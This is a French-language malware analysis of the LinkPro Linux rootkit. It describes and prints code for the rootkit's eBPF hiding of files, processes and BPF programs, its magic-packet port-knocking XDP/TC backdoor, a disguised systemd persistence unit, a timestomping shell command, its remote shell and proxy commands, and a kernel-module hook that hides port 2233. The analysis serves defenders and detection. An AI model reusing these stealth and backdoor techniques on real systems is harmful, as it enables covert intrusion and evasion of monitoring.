- `tracepoint/syscalls/sys_enter_getdents64 -> HandleGetdents64Enter`
- `tracepoint/syscalls/sys_exit_getdents -> HandleGetdentsExit`
- `tracepoint/syscalls/sys_exit_getdents64 -> HandleGetdents64Ext`
- `tracepoint/syscalls/sys_enter_bpf -> HandleBpfEnter`
- `kretprobe/sys_bpf -> HandleBpfExit`

handle_getdents

Le comportement des fonctions attachées aux points de traçage de `getdents` et `getdents64` est semblable à `libld.so`. Le résultat de l'appel système `getdents` (`sys_exit_getdents`) est intercepté. Le programme eBPF met en place des filtres pour cacher :

- Fichiers et répertoires spécifiques : toute entrée contenant les mots-clés `.tmp~data` ou `.system`.
- Processus spécifiques : les répertoires de processus (sous `/proc/`) dont les identifiants (PID) sont listés dans la map eBPF `pids_to_hide` (pouvant contenir jusqu'à 10 PIDs) sont également masqués.

L'appel système `getdents` renvoie une liste chaînée de structures `dirent` 21, où chaque structure représente un fichier ou un répertoire et contient des informations comme son nom, son *inode*, et la taille de l'entrée, permettant

de calculer la position de l'élément suivant. Contrairement au *hook* de `libld.so` sur `getdents`, l'entrée `dirent` n'est pas écrasée directement par l'enregistrement suivant.

Voici comment la liste chaînée des structures `dirent` est modifiée pour dissimuler un fichier nommé `.tmp~data.resolveld`.

Avant la Modification eBPF

La liste est une succession d'enregistrements. Chaque `dirent` pointe implicitement vers le suivant grâce à sa propre longueur (`d_reclen`).

Structure dirent avant modification

`dirent` (Fichier A)	`dirent` (`.tmp~data.resolveld`)	`dirent` (Fichier B)
`d_reclen` =24	`d_reclen` =32	`d_reclen` =24
`d_name` ="Fichier A"	`d_name` =" `.tmp~data.resolveld` "	`d_name` ="Fichier B"
Pointe vers le début de `.tmp~data.resolveld`	Pointe vers le début du Fichier B	Pointe vers la fin

Les valeurs d_reclen sont données arbitrairement à titre d'exemple.

Après la Modification eBPF

Le programme eBPF détecte `.tmp~data.resolveld`. Il modifie alors la longueur (`d_reclen`) de l'enregistrement précédent (`Fichier A`) en y ajoutant la longueur de `.tmp~data.resolveld`.

Structure dirent après modification

`dirent` (Fichier A)	`dirent` (.tmp~data.resolveld) - Ignoré	`dirent` (Fichier B)
`d_reclen` =24+32=56	`d_reclen` =32	`d_reclen` =24
`d_name` ="Fichier A"	`d_name` =" `.tmp~data.resolveld` "	`d_name` ="Fichier B"
Pointe maintenant vers le début de Fichier B		Pointe vers la fin

La même technique est implémentée dans le projet `eBPFeXPLOIT` [22], avec en plus les noms de fichiers et répertoires à dissimuler.

handle_ebpf

Deux fonctions sont implémentées : `HandleBpfEnter`, lié au *tracepoint* `syscall/sys_enter/bpf`, et `HandleBpfExit`, lié au *Kretprobe* de `sys_bpf`. L'objectif ici est de dissimuler la présence des programmes eBPF d'outils comme `bpftool` 23. Le code observé est sensiblement le même que celui implémenté dans le projet EBPFeXPLOIT24, mis à part l'ajout de vérifications supplémentaires et de deux appels à `bpf_printk`, servant probablement de débogage.

```
 int handleBpfEnter(struct trace_event_raw_sys_enter *ctx) {
    // ...
        if ((!attr_ptr) &&
            (bpf_probe_read_user(&cmd_info.start_id, sizeof(__u32), (void *)attr_ptr) != 0))
        {
            bpf_printk("BPF cmd: %d, start_id: %u", cmd, cmd_info.start_id);
            bpf_map_update_elem(&hideEbpfMap, &pid_tgid, &cmd_info, BPF_ANY);
        }
    //...
}

int handleBpfExit(struct pt_regs *ctx) {
    // ...
                __u8 *is_main = bpf_map_lookup_elem(&main_ebpf_progs, &next_id);
                if (is_main && *is_main == 1) {
                    bpf_printk("HIDING NEXT_ID: %u", next_id);
                    bpf_override_return(ctx, -ENOENT);
                    return 0;
                }
    // ...
}
```

Les sorties de `bpf_printk` sont enregistrées dans le fichier spécial `/sys/kernel/debug/tracing/trace_pipe`. Un accès root est nécessaire pour lire son contenu :

```
 root@malux# bpftool prog list
# ..output...
root@malux# cat  /sys/kernel/debug/tracing/trace_pipe
         bpftool-15162   [003] ...21 66902.319601: bpf_trace_printk: BPF cmd: 11, start_id: 0
         bpftool-15162   [003] ...21 66902.319778: bpf_trace_printk: BPF cmd: 11, start_id: 52
         bpftool-15162   [003] ...21 66902.319825: bpf_trace_printk: BPF cmd: 11, start_id: 160
         bpftool-15162   [003] ...21 66902.319867: bpf_trace_printk: BPF cmd: 11, start_id: 161
        # [..etc..]
         bpftool-15162   [003] ...21 66902.320442: bpf_trace_printk: BPF cmd: 11, start_id: 175
         bpftool-15162   [003] ...21 66902.320484: bpf_trace_printk: BPF cmd: 11, start_id: 176
         bpftool-15162   [003] ...21 66902.320528: bpf_trace_printk: BPF cmd: 11, start_id: 177
         bpftool-15162   [003] ...21 66902.320533: bpf_trace_printk: HIDING NEXT_ID: 654
```

Le point de traçage `handlerBpfEnter` sauvegarde dans une map les commandes BPF de type `BPF_PROG_GET_NEXT_ID`, `BPF_MAP_GET_NEXT_ID`, et `BPF_LINK_GET_NEXT_ID`. Après l'exécution de l'appel système `sys_bpf`, le *hook* `handlerBpfExit` est déclenché.

- La structure de la commande associée est récupérée, contenant désormais le résultat de l'appel système, soit l'ID du programme, map, ou lien suivant.
- Si la valeur de `cmd_info.attr_pr.next_id` est égal à l'id d'un des objets présents dans la map `main_ebpfs_progs`, alors la valeur de retour de `sys_bpf`, est remplacée par `-ENOENT` (*No such file or directory*).

L'image ci-contre présente une démonstration du chargement du module "Hide" (argument `-ebpf 1`, valeur par défaut), dissimulant les programmes eBPF de l'utilitaire `bpftool` :

```
root@malux:/home/malux/linkpro# bpftool prog list |egrep -A4 "xdp|tc"
root@malux:/home/malux/linkpro# ./.tmp~data.ok -addsvc -ebpf 0 &
[1] 13780                                    without "Hide" module
root@malux:/home/malux/linkpro# bpftool prog list |egrep -A4 "xdp|tc"
494: xdp  name xdp_ingress  tag 6cced27d3a479ae4  gpl
        loaded_at 2025-10-10T17:18:21+0200  uid 0
        xlated 2520B  jited 1412B  memlock 4096B  map_ids 425,421,423,422
        btf_id 858
        pids .tmp~data.ok(13780)
495: sched_cls  name tc_egress  tag a8a1d1ef94438859  gpl
        loaded_at 2025-10-10T17:18:21+0200  uid 0
        xlated 1136B  jited 657B  memlock 4096B  map_ids 423,422,425
        btf_id 859
        pids .tmp~data.ok(13780)
root@malux:/home/malux/linkpro# fg
./.tmp~data.ok -addsvc -ebpf 0
^Croot@malux:/home/malux/linkpro#
root@malux:/home/malux/linkpro# ./.tmp~data.ok -addsvc -ebpf 1 &
[1] 13811                                    with "Hide" module
root@malux:/home/malux/linkpro# bpftool prog list |egrep -A4 "xdp|tc"
root@malux:/home/malux/linkpro#
```

Dissimulation programmes BPF

À noter que les FD des maps et liens eBPF ne sont pas inclus dans la map `main_ebpf_progs` par **LinkPro**, ce qui est une erreur. Bien que les programmes soient correctement dissimulés, il est donc possible de lister leurs maps et liens eBPF, ainsi que le PID associé à **LinkPro**.

```
root@malux:/home/malux/linkpro# ./.tmp~data.ok -addsvc -ebpf 1 &
[1] 13978
root@malux:/home/malux/linkpro# bpftool prog list |egrep -A4 "xdp|tc"
root@malux:/home/malux/linkpro# bpftool link list |egrep -B3 "13978"
161: perf_event  prog 658
        tracepoint sys_enter_getdents
        bpf_cookie 0
        pids .tmp~data.ok(13978)
162: perf_event  prog 659
        tracepoint sys_exit_getdents
        bpf_cookie 0
        pids .tmp~data.ok(13978)
163: perf_event  prog 656
        tracepoint sys_enter_getdents64
        bpf_cookie 0
        pids .tmp~data.ok(13978)
164: perf_event  prog 657
        tracepoint sys_exit_getdents64
        bpf_cookie 0
        pids .tmp~data.ok(13978)
165: perf_event  prog 654
        tracepoint sys_enter_bpf
        bpf_cookie 0
        pids .tmp~data.ok(13978)
166: perf_event  prog 655
        kretprobe ffffffff9fbcb830 __x64_sys_bpf
        bpf_cookie 0
        pids .tmp~data.ok(13978)
167: xdp  prog 661
        ifindex enp1s0(2)
        pids .tmp~data.ok(13978)
root@malux:/home/malux/linkpro#
```

Détection liens eBPF associés à LinkPro

Autre point important, la fonction helper `bpf_override_return` n'est disponible que si le noyau Linux a été compilé avec l'option de configuration `CONFIG_BPF_KPROBE_OVERRIDE` 25. C'est par exemple le cas pour les noyaux relativement récents d'Amazon Linux26, ou encore Ubuntu 24.04. Si l'option requise du noyau n'est pas activée, le **vérificateur BPF** rejettera le programme et empêchera le chargement du module "Hide". En cas échec, une méthode alternative est donc employée avec le chargement de la bibliothèque `libld.so`, servant de solution de repli pour dissimuler une partie des artefacts de **LinkPro**.

Module eBPF "Knock"


Échantillon LinkPro module eBPF Knock

SHA256	`364c680f0cab651bb119aa1cd82fefda9384853b1e8f467bcad91c9bdef097d3`
Type de fichier	ELF 64-bit LSB relocatable, eBPF
Taille du fichier	19249 octets
Menace	Linux eBPF Rootkit

Le module "Knock" contient deux programmes eBPF chargés par **LinkPro**.

Le premier s'appelle `xdp_ingress` et est de type XDP (*eXpress Data Path*).

XDP fournit un mécanisme de traitement des paquets réseau par le biais de programmes eBPF. Il se situe très tôt dans la chaîne de traitement, au niveau du driver et en amont de la pile réseau classique de Linux[27](#). Un programme eBPF XDP utilise des codes de retour (exemple : `XDP_PASS` , `XDP_DROP` , `XDP_REDIRECT`) déterminant l'action que le noyau Linux doit effectuer sur le paquet réseau.



Flux du paquet réseau dans le noyau avec XDP

Le second s'appelle `tc_egress` et est de type TC (*Traffic Control*).

`tc` est un outil introduit par le paquet `iproute2` et qui permet de contrôler le trafic réseau entrant (*ingress*) et sortant (*egress*) sur une interface. Il est possible d'attacher des programmes BPFs aux différents points de contrôle de TC, par exemple pour filtrer certains paquets avant leur envoi. TC se situe entre le driver et la pile réseau, soit en aval de XDP. Les programmes XDP ne peuvent s'attacher que sur le trafic entrant, et non sortant, ce qui justifie l'utilisation de TC dans ce contexte.




Schéma Egress (TX) avec Hook TC

Installation du module "Knock"

Plusieurs étapes sont nécessaires pour installer les programmes `xdp_ingress` et `tc_egress`.

1. Détection de l'interface réseau utilisée pour communiquer sur Internet (exemple, `eth0`).
2. Création d'un dossier `fire` dans le BPF FS. Chemin : `/sys/fs/bpf/fire`. Le BPF FS est un pseudo système de fichier virtuel (ne résident qu'en mémoire) permettant de stocker les programmes et maps BPF, ainsi que des *pinned objects*[28] (permet de garder une référence sur ces objets via un pseudo-fichier du BPF FS afin de s'assurer de leur persistance).
3. Chargement du module *"Knock"* en mémoire (CollectionSpec)
4. Mise à jour de la map BPF `conf_map` avec la valeur de l'attribut `reverse_port` présente dans la configuration de **LinkPro** : port `2233` dans ce contexte.
5. Installation du programme `xdp_ingress` :
   1. Tout programme XDP déjà lié à l'interface réseau est détaché : `ip link set dev eth0 xdp off`
   2. Attachement du programme `xdp_ingress` à l'interface réseau via la création d'un lien BPF[29]
6. Installation du programme `tc_egress`
   1. Pinning du programme `tc_egress` sur `/sys/fs/bpf/fire/tc_egress`. Cela signifie qu'il a déjà été chargé en mémoire par un autre processus (LinkPro) et a été "épinglé" dans le système de fichiers virtuel BPF (bpffs).
   2. Attachement du programme `tc_egress` à l'interface réseau via les commandes `tc` suivantes :
      1. Préparation de l'interface : `tc qdisc replace dev eth0 clsact`
         1. Crée ou remplace la discipline de file d'attente (`qdisc`) sur l'interface `eth0` par `clsact` (classifier action), fournissant deux points d'attache `ingress` (paquets

entrants) et `egress` (paquets sortants) pour les filtres
2. Nettoyage des anciens filtres sur le trafic sortant : `tc filter del dev eth0 egress`
3. Attachement du programme `tc_egress` sur le hook `egress` de l'interface réseau : `tc filter add dev eth0 egress proto all prio 1 handle 1 bpf da pinned /sys/fs/bpf/fire/tc_egress`
    1. `proto all` : le filtre s'applique aux paquets de tous les protocoles
    2. `prio 1` : le filtre s'exécute avec la priorité la plus élevée
    3. `handle 1` : identifiant pour le filtre créé
    4. `bpf` : indique que le filtre est un programme BPF
    5. `da` (ou `direct-action`) : signifie que la valeur de retour du programme eBPF (par exemple `TC_ACT_OK` pour laisser passer, `TC_ACT_SHOT` pour rejeter) déterminera directement le sort du paquet
    6. `pinned /sys/fs/bpf/tc_egress` : indique à TC où trouver le programme eBPF, épinglé dans le *bpffs* par **LinkPro**

xdp_ingress

Le programme eBPF `xdp_ingress` se met en écoute du trafic entrant sur l'interface réseau rattachée (rappel : identifiée par **LinkPro** comme ayant un accès sur Internet). Le programme surveille la réception d'un *paquet magique*.

- Ce *paquet magique* doit être composé des caractéristiques suivantes : paquet de protocole TCP et de type `SYN`, qui possède la valeur de taille de fenêtre, `tcp_header->windows_size` à `54321`.
- Si un tel paquet est vérifié, le programme `xdp_ingress` enregistre dans une map `knock_map` la clé ayant pour valeur l'IP source du paquet et comme valeur associée une date d'expiration (une heure), indiquant un état `ouvert`.
- De plus, le programme enregistre dans la map `rev_port` le couple key/valeur suivant : clé : `rev_key = { in_port, sip, sport}` *(sip = IP source, sport = port source)*, valeur : `dport` *(port de destination)*. `in_port` est égal à la valeur stockée dans `conf_map`, soit 2233.
- Enfin, le programme `xdp_ingress` retourne le code `XDP_DROP`, indiquant au noyau Linux de rejeter immédiatement le paquet magique. Le programme passé à l'état « ouvert » pour cette adresse IP source spécifique.

```
if (tcph->syn && tcph->window == bpf_htons(MAGIC_WIN)) {
        bpf_printk("[DBG-KNOCK] 检测到敲门包: sip=%x sport=%u dport=%u win=%u", sip_h, sport_h, dport_h, (data-
        __u64 exp = bpf_ktime_get_ns() + WIN_NS; // current time + 1 hour
        bpf_map_update_elem(&knock_map, &sip_h, &exp, BPF_ANY);
        bpf_printk("[KNOCK-SET] key=%x exp=%llu", sip_h, exp);

        __u16 in_port = get_in_port()

        struct rev_key rk = {
                in_port,
                sip_h,
```

```
                sport_h
        }

        bpf_map_update_elem(&rev_port, &rk, &dport_h, BPF_ANY);

        bpf_printk("[KNOCK] %x:%u -> %u", sip_h, sport_h, dport_h);

        return XDP_DROP;
}
```

- État *ouvert* : Le programme `xdp_ingress` surveille la réception de paquets TCP dont l'adresse IP source est la même que celle(s) déjà enregistrée(s) dans `knock_map`, et ce dans une fenêtre d'une heure après la réception du paquet magique.
- Dans ce cas, si le port de destination ne correspond pas déjà à la valeur de `in_port` (2233), alors `xdp_ingress` modifie l'en-tête TCP du paquet entrant pour remplacer la valeur du port de destination par `in_port`. De plus, afin que le paquet ne soit pas rejeté par le noyau en aval, la somme de contrôle TCP, `tcp_header->check_sum`, est recalculée et modifiée dans l'en-tête TCP également. Enfin, `xdp_ingress` retourne le code `XDP_PASS`, pour passer le paquet à la suite dans la pile réseau.

```
 bpf_printk("[FOUND] 找到有效敲门记录: sip=%x dport=%u", sip_h, dport_h); // (Found valid knock records)
__u16 in_port = get_in_port()
if (dport_h == in_port) {
        bpf_printk("[SKIP] 已是内部端口: sip=%x dport=%u", sip_h, dport_h); // (Already an internal port)
}
else {
        __u16 old_n = tcph->dest;
        __u32 old32 = (__u32)old_n;
        __u16 new_n = bpf_htons(in_port);
        __u32 new32 = (__u32)new_n;
        __u32 diff  = bpf_csum_diff(&old32, 4, &new32, 4, ~(data->tcph).check); //TCP Checksum Diff
        (data->tcph).dest  = new_n;
        tcph->check = fold_csum(diff);

        bpf_printk("[XDP] REWRITE %x:%u %u→%u", sip_h, sport_h, dport_h, in_port);
}
```

Enfin, si le port de destination 9999 est utilisé, le programme affiche des messages de débogage noyau supplémentaires :

- `[DBG-9999] 收到9999端口包: sip=%x sport=%u, fin=%d syn=%d rst=%d win=%u` *(Paquet de port 9999 reçu)*
- `[MISS] 未找到敲门记录: sip=%x dport=%u` *(No knock record found)*

tc_egress

Le programme eBPF `tc_egress` se met en écoute du trafic sortant sur l'interface réseau rattachée. Le programme surveille l'expédition d'un paquet TCP qui a pour port source `in_port` (2233).


- Si un tel paquet est reçu, le programme vérifie la présence, dans la map `rev_port`, de la clé `rev_key = { in_port, dip, dport}` *(dip = IP destination)*, enregistrée auparavant par `xdp_ingress`.
- Le cas échéant, l'en-tête TCP du paquet en sortie est modifié, pour restaurer le port de destination, du paquet entrant qui avait été remplacé par `xdp_ingress`, au niveau du port source du paquet sortant. La somme de contrôle est également recalculé. Enfin, le paquet continue son processus de traitement (code `TC_ACT_OK` retourné) dans tous les cas.

```
if ((data->tcph).source == bpf_htons(get_in_port())){
        __u16 dport_n = tcph->dest;
        struct rev_key rk = {
                get_in_port(),
                bpf_ntohl((data->iph).daddr),
                bpf_ntohs(dport_n)
        }
        __u16 *knock = bpf_map_lookup_elem(&rev_port, &rk);
        if (!knock) {
                bpf_printk("[TC-MISS] 未找到端口映射: dip=%x dport=%u", bpf_ntohl((data->iph).daddr), bpf_ntoh
        }
        else {
                __u16 new_n = bpf_htons(*knock);
                __u16 old_n = (data->tcph).source;
                __u32 o32   = (__u32)old_n;
                __u32 n32   = (__u32)new_n;
                __u32 diff  = bpf_csum_diff(&o32, 4, &n32, 4, ~(data->tcph).check);
                (data->tcph).source = new_n;
                (data->tcph).check  = fold_csum(diff);
                bpf_printk("[TC] REWRITE_BACK %u→%u", get_in_port(), *knock);
        }
}
```

L'objectif pour **LinkPro** est donc d'activer l'état de réception de commandes sous condition de la réception d'un premier paquet « magique ». Une fois le paquet magique reçu, l'opérateur a une fenêtre d'une heure (réactivable par la suite) pour envoyer des commandes sur un port de destination arbitraire. Le programme `xdp_ingress` a pour rôle de modifier l'en-tête du paquet TCP entrant pour remplacer le port de destination d'origine par le port d'écoute de LinkPro, soit 2233 dans ce contexte.

Enfin, lorsque LinkPro répond à la commande de l'opérateur, le programme `tc_egress` a pour rôle de modifier le paquet sortant pour remplacer le port source (2233) par le port d'origine. Le but de cette manœuvre est, pour l'opérateur, de pouvoir activer la réception de commandes de **LinkPro** en passant depuis n'importe quel port autorisé par le pare-feu frontal. Cela rend également la corrélation entre les journaux du pare-feu frontal et l'activité réseau de l'hôte compromis plus complexe. Exemple : l'opérateur envoie ses commandes sur le port

443/https d'un serveur web compromis, alors qu'en réalité les paquets sont transités vers le port 2233 en interne du serveur.



Persistance

Pour persister sur l'hôte, **LinkPro** se « déguise » en service **systemd-resolved** (le service de résolution de nom).

1. Montage de la partition racine `/` en lecture et écriture en exécutant la commande : `mount -o remount,rw /`.
2. Copie de son propre exécutable vers `/usr/lib/.system/.tmp~data.resolveld`.
3. Ajout d'un fichier unit *systemd* dans `/etc/systemd/system/systemd-resolveld.service` :

```
                   [Unit]
Description=Network Name Resolution Manager
Documentation=man:systemd-resolved.service(8)
After=network.target
[Service]
Type=simple
ExecStart=/usr/lib/.system/.tmp~data.resolveld
Restart=always
RestartSec=5
KillSignal=SIGTERM
#
ProtectSystem=full
PrivateTmp=true
NoNewPrivileges=true
```

4. Timestomp des dates de modification et d'accès de `/usr/lib/.system/.tmp~data.resolveld` et `/etc/systemd/system/systemd-resolveld.service` par celle du fichier `/etc/passwd` : `sh -c touch -d \"$(stat /etc/passwd | grep Modify | awk '{print $2, $3}')\" %s 2>/dev/null`
5. Activation du service systemd-resolveld quand le système démarre : `systemctl enable systemd-resolveld`.

Auto-suppression

Sur interruption (signaux *SIGHUP*, *SIGINT*, *SIGTERM*), **LinkPro** désinstalle ses modules :

- Module *Knock* :
  - Suppression du lien eBPF de `tc_egress` par l'exécution des commandes `tc` :
    - `tc filter del dev eth0 egress` *(eth0 étant l'interface ayant accès à Internet dans cet exemple)*
    - `tc qdisc del dev eth0 clsact`
  - Suppression du lien eBPF de `xdp_ingress`
  - Suppression du dossier `/sys/fs/bpf/fire`
- Module *Hide* : suppression des liens, maps, et programmes eBPF (Tracepoints, Kretprobe)
- Suppression de `/etc/libld.so` et restauration du contenu initial du fichier de configuration `/etc/ld.so.preload`

Commandes

Une fois la communication bien établie avec l'opérateur, **LinkPro** fournit les commandes suivantes :

Commandes supportées par LinkPro

Commande	Feature
`terminal_create` ; `terminal_resize` ; `terminal_input` ; `terminal_close`	Exécute `/bin/bash` dans un pseudo-terminal (utilise le module `github.com/creack/pty` [30]). La sous-commande `terminal_input` permet d'interagir avec le processus `bash` créé.
`shell`	Exécute directement une commande shell arbitraire : `/bin/sh -c [cmd]`

`file_manage`
 	
Sous commandes :
`read_file` ; `list_files` ; `write_file` ; `create_file` ; `delete_file` ; `upload_file` ; `create_folder` ; `get_current_dir` ; `delete_files_batch`
	Commandes permettant de lister, lire, écrire, et supprimer des fichiers ou des répertoires.
	
	La sous-commande `upload_file` permet de télécharger un fichier **depuis** un serveur **vers** l'hôte infecté. Le protocole HTTP est utilisé pour le téléchargement, effectué depuis l'URL de type `http://[server_address]:[port]/api/client/file/download?path=`

Commande	Feature
	`[server_file_path]` vers le chemin local spécifié dans la commande par `client_save_path`.
`download_manage`	Téléchargement de fichier. Le fichier ciblé est découpé en morceau de 1Mo. Chaque morceau est encodé en base64 puis envoyé à l'opérateur.
`reverse_connect` ; `close_reverse_connect`	Mise en place d'un relai pour servir de tunnel proxy SOCKS5. Utilise le module resocks31. Adresse IP, port du serveur proxy et clé de connexion spécifiés dans la commande.
`reverse_http_listener` *Sous commandes :* `start` ; `stop` ; `status`	Mise en plus d'un service HTTP, le même que celui mis en place par le mode `reverse`. Le port et la clé de chiffrement (XOR) sont indiquées dans la commande.
`set_sleep_config`	Mise à jour des paramètres `sleep_time` et `jitter_time`

Module noyau arp_diag.ko

Échantillon LinkPro module noyau

SHA256	`9fc55dd37ec38990bb27ea2bc18dff0bb2d16ad7aa562ab35a6b63453c397075`
Type de fichier	ELF 64-bit LSB kernel object, x86-64
Taille du fichier	586728 octets
Menace	Linux LKM Rootkit

Le module noyau `arp_diag.ko` embarqué dans le programme de LinkPro n'est **jamais chargé** par celui-ci. Le chargement de ce module sur les hôtes compromis n'a pas non plus été observé. Il possède les informations de version suivantes :

```
 version=1.21
description=UNIX socket monitoring via ARP_DIAG
author=Linux
license=GPL
srcversion=AB501E218EDD1F4EA00642E
depends=
```

```
retpoline=Y
name=arp_diag
vermagic=6.8.0-1021-aws SMP mod_unload modversions
```

Ce module enregistre quatre **Kernel probes** pour s'attacher sur les fonctions du noyau `tcp4_seq_show` , `udp4_seq_show` , `tcp6_seq_show` , `udp4_seq_show` , et `udp6_seq_show` . Ces appels systèmes fournissent les informations spécifiées dans `/proc/net/tcp` , `/proc/net/tcp6` , `/proc/net/udp` , `/proc/net/udp6` . Les fonctions implémentées par `arp_diag` ont pour objectif de dissimuler les enregistrements contenant le port 2233.

```
__int64 __fastcall hook_tcp4_seq_show(seq_file *seq, sock_common *v)
{
  _fentry__(seq, v);
  if ( (unsigned __int64)v > 1 && (v->skc_num == 2233 || v->skc_dport == 0xB908) )// 0xB908 == htons(2233)
                                               // skc_num = source port
    return 0;
  else
    return ((__int64 (*)(void))orig_tcp4_seq_show)();
}
```

Implémentation de hook_tcp4_seq_show

Conclusion

L'analyse du rootkit **LinkPro**, découvert par le CSIRT Synacktiv sur une infrastructure AWS compromise, confirme et approfondit la tendance des menaces exploitant la technologie eBPF. S'inscrivant dans la lignée de malwares comme BPFDoor ou Symbiote, LinkPro représente une nouvelle étape dans la sophistication de ces portes dérobées, en combinant plusieurs techniques de furtivité à plusieurs niveaux.

